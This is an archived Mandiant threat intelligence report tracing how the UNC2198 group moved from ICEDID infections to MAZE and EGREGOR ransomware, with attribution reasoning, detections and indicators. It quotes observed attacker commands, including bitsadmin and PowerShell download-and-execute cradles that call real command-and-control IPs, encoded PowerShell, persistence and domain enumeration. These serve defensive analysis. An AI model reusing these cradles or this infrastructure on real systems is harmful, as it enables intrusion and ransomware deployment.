So Unchill: Melting UNC2198 ICEDID to Ransomware Operations | Mandiant

By Mandiant

Published: 2021-02-25 · Archived: 2026-04-05 16:04:42 UTC

Written by: Bryce Abdo, Brendan McKeague, Van Ta

Mandiant Advanced Practices (AP) closely tracks the shifting tactics, techniques, and procedures (TTPs) of financially motivated groups who severely disrupt organizations with ransomware. In May 2020, FireEye released a blog post detailing intrusion tradecraft associated with the deployment of MAZE. As of publishing this post, we track 11 distinct groups that have deployed MAZE ransomware. At the close of 2020, we noticed a shift in a subset of these groups that have started to deploy EGREGOR ransomware in favor of MAZE ransomware following access acquired from ICEDID infections.

Since its discovery in 2017 as a banking trojan, ICEDID evolved into a pernicious point of entry for financially motivated actors to conduct intrusion operations. In earlier years, ICEDID was deployed to primarily target banking credentials. In 2020 we observed adversaries using ICEDID more explicitly as a tool to enable access to impacted networks, and in many cases this was leading to the use of common post-exploitation frameworks and ultimately the deployment of ransomware. This blog post shines a heat lamp on the latest tradecraft of UNC2198, who used ICEDID infections to deploy MAZE or EGREGOR ransomware.

Building an Igloo: ICEDID Infections

Separate phases of intrusions are attributed to different uncategorized (UNC) groups when discrete operations such as obtaining access are not part of a contiguous operation. Pure “access operations” establish remote access into a target environment for follow on operations actioned by a separate group. A backdoor deployed to establish an initial foothold for another group is an example of an access operation.

Between July and December 2020, an ICEDID phishing infection chain consisted of a multi-stage process involving MOUSEISLAND and PHOTOLOADER (Figure 1).



Figure 1: Example UNC2420 MOUSEISLAND to ICEDID Infection Chain

MOUSEISLAND is a Microsoft Word macro downloader used as the first infection stage and is delivered inside a password-protected zip attached to a phishing email (Figure 2). Based on our intrusion data from responding to ICEDID related incidents, the secondary payload delivered by MOUSEISLAND has been PHOTOLOADER, which acts as an intermediary downloader to install ICEDID. Mandiant attributes the MOUSEISLAND distribution of PHOTOLOADER and other payloads to UNC2420, a distribution threat cluster created by Mandiant's Threat Pursuit team. UNC2420 activity shares overlaps with the publicly reported nomenclature of "*Shathak*" or "*TA551*".



Figure 2: UNC2420 MOUSEISLAND Phishing Email

Ice, Ice, BEACON...UNC2198

Although analysis is always ongoing, at the time of publishing this blog post, Mandiant tracks multiple distinct threat clusters (UNC groups) of various sizes that have used ICEDID as a foothold to enable intrusion operations. The most prominent of these threat clusters is UNC2198, a group that has targeted organizations in North America across a breadth of industries. In at least five cases, UNC2198 acquired initial access from UNC2420 MOUSEISLAND to conduct intrusion operations. In 2020, Mandiant attributed nine separate intrusions to UNC2198. UNC2198's objective is to monetize their intrusions by compromising victim networks with ransomware. In July 2020, Mandiant observed UNC2198 leverage network access provided by an ICEDID infection to encrypt an environment with MAZE ransomware. As the year progressed into October and November, we observed UNC2198 shift from deploying MAZE to using EGREGOR ransomware during another Incident Response engagement. Like MAZE, EGREGOR is operated using an affiliate model, where affiliates who deploy EGREGOR are provided with proceeds following successful encryption and extortion for payment.

The UNC2198 cluster expanded over the course of more than six months. Mandiant's December 2020 blog post on UNCs described the analytical tradecraft we use to merge and graduate clusters of activity. Merging UNCs is a substantial analytical practice in which indicators and tradecraft attributed to one group are scrutinized against another. Two former UNCs that shared similar modus operandi were eventually merged into UNC2198.

The Snowball Effect of Attribution

AP created UNC2198 based on a single intrusion in June 2020 involving ICEDID, BEACON, SYSTEMBC and WINDARC. UNC2198 compromised 32 systems in 26 hours during this incident; however, ransomware was not deployed. Throughout July 2020 we attributed three intrusions to UNC2198 from Incident Response engagements, including one resulting in the deployment of MAZE ransomware. In October 2020, a slew of activity at both

Incident Response engagements and Managed Defense clients resulted in the creation of two new UNC groups, and another incident attributed to UNC2198.

One of the new UNC groups created in October 2020 was given the designation UNC2374. UNC2374 began as its own distinct cluster where BEACON, WINDARC, and SYSTEMBC were observed during an incident at a Managed Defense customer. Initial similarities in tooling did not constitute a strong enough link to merge UNC2374 with UNC2198 yet.

Two and a half months following the creation of UNC2374, we amassed enough data points to merge UNC2374 into UNC2198. Some of the data points used in merging UNC2374 into UNC2198 include:

- UNC2198 and UNC2374 Cobalt Strike Team Servers used self-signed certificates with the following subject on TCP port 25055:

```
C = US, ST = CA, L = California, O = Oracle Inc, OU = Virtual Services, CN = oracle.com
```

- UNC2198 and UNC2374 deployed WINDARC malware to identical file paths: *%APPDATA%\teamviewers\msi.dll*
- The same code signing certificate used to sign an UNC2198 BEACON loader was used to sign two UNC2374 SYSTEMBC tunneler payloads.
- UNC2374 and UNC2198 BEACON C2 servers were accessed by the same victim system within a 10-minute time window during intrusion operations.

The other UNC group created in October 2020 was given the designation UNC2414. Three separate intrusions were attributed to UNC2414, and as the cluster grew, we surfaced similarities between UNC2414 and UNC2198. A subset of the data points used to merge UNC2414 into UNC2198 include:

- UNC2198 and UNC2414 BEACON servers used self-signed certificates using the following subject on TCP port 25055:

```
C = US, ST = CA, L = California, O = Oracle Inc, OU = Virtual Services, CN = oracle.com
```

- UNC2198 and UNC2414 installed BEACON as *C:\Windows\int32.dll*
- UNC2198 and UNC2414 installed the RCLONE utility as *C:\Perflogs\rclone.exe*
- UNC2198 and UNC2414 were proven to be financially motivated actors that had leveraged ICEDID as initial access:
    - UNC2198 had deployed MAZE
    - UNC2414 had deployed EGREGOR

The merge between UNC2198 and UNC2414 was significant because it revealed UNC2198 has access to EGREGOR ransomware. The timing of the EGREGOR usage is also consistent with MAZE ransomware shutting down as reported by Mandiant Intelligence. Figure 3 depicts the timeline of related intrusions and merges into UNC2198.



Figure 3: UNC2198 timeline

UNC2198 Intrusion Flow: After Initial Access

Expanding the UNC2198 cluster through multiple intrusions and merges with other UNC groups highlights the range of TTPs employed. We have pulled out some key data from all our UNC2198 intrusions to illustrate an amalgamation of capabilities used by the threat actor.

Establish Foothold

After obtaining access, UNC2198 has deployed additional malware using various techniques. For instance, UNC2198 used *InnoSetup* droppers to install a WINDARC backdoor on the target host. UNC2198 also used BITS Jobs and remote PowerShell downloads to download additional tools like SYSTEMBC for proxy and tunneler capabilities. Example commands for download and execution are:

```
 %COMSPEC% /C echo bitsadmin /transfer 257e http://<REDACTED>/<REDACTED>.exe %APPDATA%
<REDACTED>.exe & %APPDATA%<REDACTED>.exe & del %APPDATA% <REDACTED>.exe ^>
%SYSTEMDRIVE%\WINDOWS\Temp\FmpaXUHFennWxPIM.txt >
\WINDOWS\Temp\MwUgqKjEDjCMDGmC.bat & %COMSPEC%
/C start %COMSPEC% /C \WINDOWS\Temp\MwUgqKjEDjCMDGmC.bat
%COMSPEC% /C echo powershell.exe -nop -w hidden -c (new-object
System.Net.WebClient).Downloadfile(http://<REDACTED>/<REDACTED>.exe,
<REDACTED>.exe) ^> %SYSTEMDRIVE%\WINDOWS\Temp\AVaNbBXzKyxktAZI.txt > \WINDOWS\Temp\yoKjaqTIzJhdDLjD.bat &
%COMSPEC% /C start %COMSPEC% /C \WINDOWS\Temp\yoKjaqTIzJhdDLjD.bat
```

UNC2198 has used Cobalt Strike BEACON, Metasploit METERPRETER, KOADIC, and PowerShell EMPIRE offensive security tools during this phase as well.

Offensive Security Tooling

UNC2198 has used offensive security tools similarly seen across many threat actors. UNC2198 has used BEACON in roughly 90% of their intrusions. UNC2198 installs and executes Cobalt Strike BEACON in a variety of ways, including shellcode loaders using PowerShell scripts, service executables, and DLLs. While the ways and

means of using BEACON are not inherently unique, there are still aspects to extrapolate that shed light on UNC2198 TTPs.

Focusing in on specific BEACON executables tells a different story beyond the use of the tool itself. Aside from junk code and API calls, UNC2198 BEACON and METERPRETER executables often exhibit unique characteristics of malware packaging, including odd command-line arguments visible within strings and upon execution via child processes:

```
 cmd.exe /c echo TjsfoRdwOe=9931 & reg add HKCU\SOFTWARE\WIlumYjNSyHob /v xFCbJrNfgBNqRy /t REG_DWORD /d 3045 &
cmd.exe /c echo ucQhymDRSRvq=1236 & reg add HKCU\\SOFTWARE\\YkUJvbgwtylk /v KYIaIoYxqwO /t REG_DWORD /d 9633 & e
cmd.exe /c set XlOLqhCejHbSNW=8300 & reg add HKCU\SOFTWARE\WaMgGneKhtgTTy /v LbmWADsevLywrkP /t REG_DWORD /d 380
```

These example commands are non-functional, as they do not modify or alter payload execution.

Another technique involves installing BEACON using a file path containing mixed Unicode-escaped and ASCII characters to evade detection:

Unicode Escaped	C:\ProgramData\S\u0443sH\u0435\u0430ls\T\u0430s\u0441host.exe
Unicode Unescaped	C:\ProgramData\SysHeals\Taschost.exe

The executable was then executed by using a Scheduled Task named *shadowdev*:

```
cmd.exe /c schtasks /create /sc minute /mo 1 /tn shadowdev /tr C:\\ProgramData\\S\u0443sH\u0435\u0430ls\\T\u043
```

While the previous examples are related to compiled executables, UNC2198 has also used simple PowerShell download cradles to execute Base64-encoded and compressed BEACON stagers in memory:

```
 powershell -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('hxxp://5.149.253[.]199:80/auth'))
powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring("hxxp://185.106.122[.]167:80/a")
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp://195.123.233[.]157:80/ca
```

Discovery and Reconnaissance

UNC2198 has exhibited common TTPs seen across many threat groups during discovery and reconnaissance activities. UNC2198 has used the BloodHound active directory mapping utility during intrusions from within the “C:\ProgramData” and “C:\Temp” directories.

The following are collective examples of various commands executed by UNC2198 over time to enumerate a compromised environment:

```
 arp -a
whoami /groups
whoami.exe  /groups /fo csv
```

```
whoami /all
net user <Redacted>
net groups "Domain Admins" /domain
net group "Enterprise admins" /domain
net group "local admins" /domain
net localgroup "administrators" /domain
nltest /domain_trusts
nltest /dclist:<Redacted>
```

Lateral Movement and Privilege Escalation

UNC2198 has used Windows Remote Management and RDP to move laterally between systems. UNC2198 has also performed remote execution of BEACON service binaries on targeted systems to move laterally. UNC2198 launches SMB BEACON using PowerShell, executing command lines such as the following:

```
 C:\WINDOWS\system32\cmd.exe /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBP
bAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AH
MASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwA3ADIALw...<Truncated>
```

During one intrusion, UNC2198 used the SOURBITS privilege escalation utility to execute files on a target system. SOURBITS is a packaged exploit utility for CVE-2020-0787, which is a vulnerability that was disclosed in 2020 for *Windows Background Intelligent Transfer Service (BITS)*. SOURBITS consists of code derived from a GitHub Repository that is implemented as a command-line utility, which can execute arbitrary files with elevated privileges. UNC2198 used SOURBITS with the following components:

```
 C:\Users\<User>\Downloads\runsysO.cr
C:\Users\<User>\Downloads\starterO.exe
```

The file *runsysO.cr* is an XOR-encoded PE executable that exploits CVE-2020-0787, and based on the target system's bitness, it will drop one of two embedded SOURBITS payloads.

Data Theft, Ransomware Deployment and #TTR

Like other financially motivated threat actors, part of UNC2198's modus operandi in latter stages of intrusions involves the exfiltration of hundreds of gigabytes of the victim organizations' data before ransomware is installed. Specifically, UNC2198 has used *RCLONE, a* command line utility used to synchronize cloud storage, to aid in the exfiltration of sensitive data. In all observed cases of data theft, *RCLONE* was used by UNC2198 from the "*C:\PerfLogs\rclone.exe*" file path.

"*Time-to-Ransom*" (TTR) is the delta between first-attributed *access* time and the time of ransomware deployment. TTR serves as a useful gauge of how quickly an organization needs to respond to stave off a threat actor's successful deployment of ransomware. TTR is not a perfect quantification, as external factors such as an organization's security posture can drastically affect the measurement.

In this post, the TTR of UNC2198 is measured between ICEDID activity to the deployment of ransomware. In July 2020, UNC2198 deployed MAZE ransomware using PSEXEC, and the TTR was 5.5 days. In October 2020, UNC2198 deployed EGREGOR ransomware using forced GPO updates, and the TTR was 1.5 days.

Looking Forward

Threat actors leveraging access obtained through mass malware campaigns to deploy ransomware is a growing trend. The efficiency of ransomware groups places a significant burden on defenders to rapidly respond before ransomware deployment. As ransomware groups continue to gain operational expertise through successful compromises, they will continue to shorten their TTR while scaling their operations. Understanding the TTPs fundamental to a specific operation like UNC2198 provides an edge to defenders in their response efforts. Our unparalleled understanding of groups like UNC2198 is translated into Mandiant Advantage. Accessing our holdings in Mandiant Advantage aids defenders in recognizing TTPs used by threat actors, assessing organizational risk, and taking action. Initial investments made into rapidly assessing a group's modus operandi pays dividends when they inevitably evolve and swap out components of their toolset. Whether it be MAZE or EGREGOR, something icy or hot, Advanced Practices will continue to pursue these unchill threat actors.

Acknowledgements

Thank you to Dan Perez, Andrew Thompson, Nick Richard, Cian Lynch and Jeremy Kennelly for technical review of this content. In addition, thank you to Mandiant frontline responders for harvesting the valuable intrusion data that enables our research.

Appendix: Malware Families

PHOTOLOADER is a downloader that has been observed to download ICEDID. It makes an HTTP request for a fake image file, which is RC4 decrypted to provide the final payload. Host information is sent to the command and control (C2) via HTTP cookies. Samples have been observed to contain an embedded C2 configuration that contain the real C2 with a number of non-malicious domains. The non-malicious domains are contacted in addition to the real C2.

WINDARC is a backdoor that hijacks the execution of TeamViewer to perform C2 communication. It supports plugins and accepts several backdoor commands. The commands include interacting with the TeamViewer tool, starting a reverse shell, loading new plugins, downloading and executing files, and modifying configuration settings.

SYSTEMBC is a proxy malware that beacons to its C2 and opens new proxy connections between the C2 and remote hosts as indicated by the C2. Proxied communications are encrypted with RC4. The malware receives commands via HTTP and creates new proxy connections as directed. Underground sales advertisements refer to the software as a "*socks5 backconnect system*". The malware is typically used to hide the malicious traffic associated with other malware.

Appendix: Detecting the Techniques

FireEye security solutions detect these threats across email, endpoint, and network levels. The following is a snapshot of existing detections related to activity outlined in this blog post.

Platform	Detection Name
FireEye Network Security	• Downloader.Macro.MOUSEISLAND • Downloader.Win.PHOTOLOADER • Trojan.PHOTOLOADER • Downloader.IcedID • Trojan.IcedID • Malicious.SSL.IcedID • Malicious.SSL.IcedIdCert • Trojan.Malicious.Certificate • Backdoor.BEACON • Trojan.Generic • Trojan.CobaltStrike
FireEye Endpoint Security	**Real-Time (IOC)** • BLOODHOUND ATTACK PATH MAPPING (UTILITY) • BLOODHOUND ATTACK PATH MAPPING A (UTILITY) • COBALT STRIKE (BACKDOOR) • COBALT STRIKE DEFAULT DLL EXPORT (BACKDOOR) • COBALT STRIKE NAMED PIPE ECHO (BACKDOOR) • EGREGOR RANSOMWARE (FAMILY) • ICEDID (FAMILY) • MAZE RANSOMWARE (FAMILY) • MAZE RANSOMWARE A (FAMILY) • METASPLOIT SERVICE ABUSE (UTILITY) • MOUSEISLAND (DOWNLOADER) • MOUSEISLAND A (DOWNLOADER) • MOUSEISLAND B (DOWNLOADER) • POWERSHELL DOWNLOADER (METHODOLOGY) • POWERSHELL DOWNLOADER D (METHODOLOGY) • SCHTASK CREATION FROM PROGRAMDATA (COLLECTION) • SUSPICIOUS BITSADMIN USAGE A (METHODOLOGY) • SUSPICIOUS POWERSHELL USAGE (METHODOLOGY) • WMIC SHADOWCOPY DELETE (METHODOLOGY) **Malware Protection (AV/MG)** • SYSTEMBC

	• Trojan.EmotetU.Gen.* • Trojan.Mint.Zamg.O • Generic.mg.* • ICEID • Gen:Variant.Razy.* • Generic.mg.* • BEACON • Gen:Trojan.Heur.TP.TGW@bug909di • Gen:Variant.Bulz.1217 • Trojan.GenericKD.34797730 • Generic.mg.*

Appendix: Indicators

95b78f4d3602aeea4f7a33c9f1b49a97	SYSTEMBC
0378897e4ec1d1ee4637cff110635141	SYSTEMBC
c803200ad4b9f91659e58f0617f0dafa	SYSTEMBC
ad4d445091a3b66af765a1d653fd1eb7	SYSTEMBC
9ecf25b1e9be0b20822fe25269fa5d02	SYSTEMBC
e319f5a8fe496c0c8247e27c3469b20d	SYSTEMBC
a8a7059278d82ce55949168fcd1ddde4	SYSTEMBC
aea530f8a0645419ce0abe1bf2dc1584	SYSTEMBC
3098fbc98e90d91805717d7a4f946c27	SYSTEMBC
45.141.84.212:4132	SYSTEMBC
45.141.84.223:4132	SYSTEMBC
79.141.166.158:4124	SYSTEMBC
149.28.201.253:4114	SYSTEMBC
193.34.167.34:80	BEACON
195.123.240.219:80	BEACON
23.227.193.167:80	BEACON
5.149.253.199:80	BEACON

e124cd26fcce258addc85d7f010655ea	BEACON
7ae990c12bf5228b6d1b90d40ad0a79f	BEACON
3eb552ede658ee77ee4631d35eac6b43	BEACON
c188c6145202b65a941c41e7ff2c9afd	BEACON
2f43055df845742d137a18b347f335a5	BEACON
87dc37e0edb39c077c4d4d8f1451402c	ICEDID
1efababd1d6bd869f005f92799113f42	ICEDID
a64e7dd557e7eab3513c9a5f31003e68	ICEDID
9760913fb7948f2983831d71a533a650	ICEDID
14467102f8aa0a0d95d0f3c0ce5f0b59	ICEDID
colombosuede.club	ICEDID
colosssueded.top	
golddisco.top	ICEDID
june85.cyou	ICEDID

Appendix: Mandiant Security Validation Actions

Organizations can validate their security controls against more than 60 actions with Mandiant Security Validation.

VID	Name
A101-509	Phishing Email - Malicious Attachment, MOUSEISLAND, Macro Based Downloader
A150-326	Malicious File Transfer - MOUSEISLAND, Download, Variant #1

A150-433	Malicious File Transfer - MOUSEISLAND, Download, Variant #2
A101-282	Malicious File Transfer - MOUSEISLAND Downloader, Download
A104-632	Protected Theater - MOUSEISLAND Downloader, Execution
A101-266	Command and Control - MOUSEISLAND, HTTP GET Request for PHOTOLOADER
A101-280	Malicious File Transfer - PHOTOLOADER, Download
A101-263	Command and Control - PHOTOLOADER, DNS Query #1
A101-281	Malicious File Transfer - ICEDID Stage 3, Download
A101-279	Malicious File Transfer - ICEDID Final Payload, Download
A101-265	Command and Control - ICEDID, DNS Query #1
A101-264	Command and Control - ICEDID, DNS Query #2
A101-037	Malicious File Transfer - MAZE, Download, Variant #1

A101-038	Malicious File Transfer - MAZE, Download, Variant #2
A101-039	Malicious File Transfer - MAZE, Download, Variant #3
A101-040	Malicious File Transfer - MAZE, Download, Variant #4
A101-041	Malicious File Transfer - MAZE, Download, Variant #5
A101-042	Malicious File Transfer - MAZE, Download, Variant #6
A101-043	Malicious File Transfer - MAZE, Download, Variant #7
A101-044	Malicious File Transfer - MAZE, Download, Variant #8
A101-045	Malicious File Transfer - MAZE, Download, Variant #9
A100-878	Command and Control - MAZE Ransomware, C2 Check-in
A101-030	Command and Control - MAZE Ransomware, C2 Beacon, Variant #1
A101-031	Command and Control - MAZE Ransomware, C2 Beacon, Variant #2

A101-032	Command and Control - MAZE Ransomware, C2 Beacon, Variant #3
A104-734	Protected Theater - MAZE, PsExec Execution
A104-487	Protected Theater - MAZE Ransomware, Encoded PowerShell Execution
A104-485	Protected Theater - MAZE Ransomware Execution, Variant #1
A104-486	Protected Theater - MAZE Ransomware Execution, Variant #2
A104-491	Host CLI - MAZE, Create Target.lnk
A104-494	Host CLI - MAZE, Dropping Ransomware Note Burn Directory
A104-495	Host CLI - MAZE, Traversing Directories and Dropping Ransomware Note, DECRYPT-FILES.html Variant
A104-496	Host CLI - MAZE, Traversing Directories and Dropping Ransomware Note, DECRYPT-FILES.txt Variant
A104-498	Host CLI - MAZE, Desktop Wallpaper Ransomware Message
A150-668	Malicious File Transfer - EGREGOR, Download

A101-460	Command and Control - EGREGOR, GET DLL Payload
A150-675	Protected Theater - EGREGOR, Execution, Variant #1
A101-271	Malicious File Transfer - BEACON, Download, Variant #1
A150-610	Malicious File Transfer - BEACON, Download
A150-609	Command and Control - BEACON, Check-in
A104-732	Protected Theater - BEACON, Mixed Unicode-Escaped and ASCII Characters Execution
A101-514	Malicious File Transfer - WINDARC, Download, Variant #1
A100-072	Malicious File Transfer - SYSTEMBC Proxy, Download
A100-886	Malicious File Transfer - Rclone.exe, Download
A100-880	Malicious File Transfer - Bloodhound Ingestor C Sharp Executable Variant, Download
A100-881	Malicious File Transfer - Bloodhound Ingestor C Sharp PowerShell Variant, Download

A100-882	Malicious File Transfer - Bloodhound Ingestor PowerShell Variant, Download
A100-877	Active Directory - BloodHound, CollectionMethod All
A101-513	Malicious File Transfer - SOURBITS, Download, Variant #1
A104-733	Protected Theater - CVE-2020-0787, Arbitrary File Move
A100-353	Command and Control - KOADIC Agent (mshta)
A100-355	Command and Control - Multiband Communication using KOADIC
A104-088	Host CLI - Timestomp W/ PowerShell
A104-277	Host CLI - EICAR COM File Download via PowerShell
A104-281	Host CLI - EICAR TXT File Download via PowerShell
A104-664	Host CLI - EICAR, Download with PowerShell
A150-054	Malicious File Transfer - EMPIRE, Download

A100-327	Command and Control - PowerShell Empire Agent (http)
A100-328	Lateral Movement, Execution - PsExec
A100-498	Scanning Activity - TCP Port Scan for Open RDP
A100-502	Scanning Activity - UDP Port Scan for Open RDP
A100-316	Lateral Movement - PSSession and WinRM
A104-081	Host CLI - Mshta

Appendix: UNC2198 MITRE ATT&CK Mapping

ATT&CK Tactic Category	**Techniques**
Resource Development	Acquire Infrastructure (T1583) • Virtual Private Server (T1583.003) Develop Capabilities (T1587) • Digital Certificates (T1587.003) Obtain Capabilities (T1588) • Code Signing Certificates (T1588.003) • Digital Certificates (T1588.004)

Initial Access	Phishing (T1566) • Spearphishing Attachment (T1566.001) External Remote Services (T1133) Valid Accounts (T1078)
Execution	Command and Scripting Interpreter (T1059) • PowerShell (T1059.001) • Visual Basic (T1059.005) • Windows Command Shell (T1059.003) Scheduled Task/Job (T1053) • Scheduled Task (T1053.005) System Services (T1569) • Service Execution (T1569.002) User Execution (T1204) • Malicious File (T1204.002) Windows Management Instrumentation (T1047)
Persistence	External Remote Services (T1133) Scheduled Task/Job (T1053) • Scheduled Task (T1053.005) Valid Accounts (T1078)
Privilege Escalation	Process Injection (T1055) Scheduled Task/Job (T1053) • Scheduled Task (T1053.005) Valid Accounts (T1078)

Defense Evasion	Impair Defenses (T1562) • Disable or Modify System Firewall (T1562.004) • Disable or Modify Tools (T1562.001) Indicator Removal on Host (T1070) • Timestomp (T1070.006) Indirect Command Execution (T1202) Modify Registry (T1112) Obfuscated Files or Information (T1027) • Steganography (T1027.003) Process Injection (T1055) Signed Binary Proxy Execution (T1218) • Mshta (T1218.005) Subvert Trust Controls (T1553) • Code Signing (T1553.002) Valid Accounts (T1078) Virtualization/Sandbox Evasion (T1497)
Credential Access	OS Credential Dumping (T1003)
Discovery	Account Discovery (T1087) • Local Account (T1087.001) Domain Trust Discovery (T1482) File and Directory Discovery (T1083) Permission Groups Discovery (T1069) System Information Discovery (T1082) System Network Configuration Discovery (T1016) System Owner/User Discovery (T1033)

	Virtualization/Sandbox Evasion (T1497)
Lateral Movement	Remote Services (T1021) • Remote Desktop Protocol (T1021.001) • SMB/Windows Admin Shares (T1021.002) • SSH (T1021.004)
Collection	Archive Collected Data (T1560) • Archive via Utility (T1560.001)
Command and Control	Application Layer Protocol (T1071) • Web Protocols (T1071.001) Encrypted Channel (T1573) • Asymmetric Cryptography (T1573.002) Ingress Tool Transfer (T1105) Proxy (T1090) • Multi-hop Proxy (T1090.003)

Posted in

- Threat Intelligence
- Security & Identity
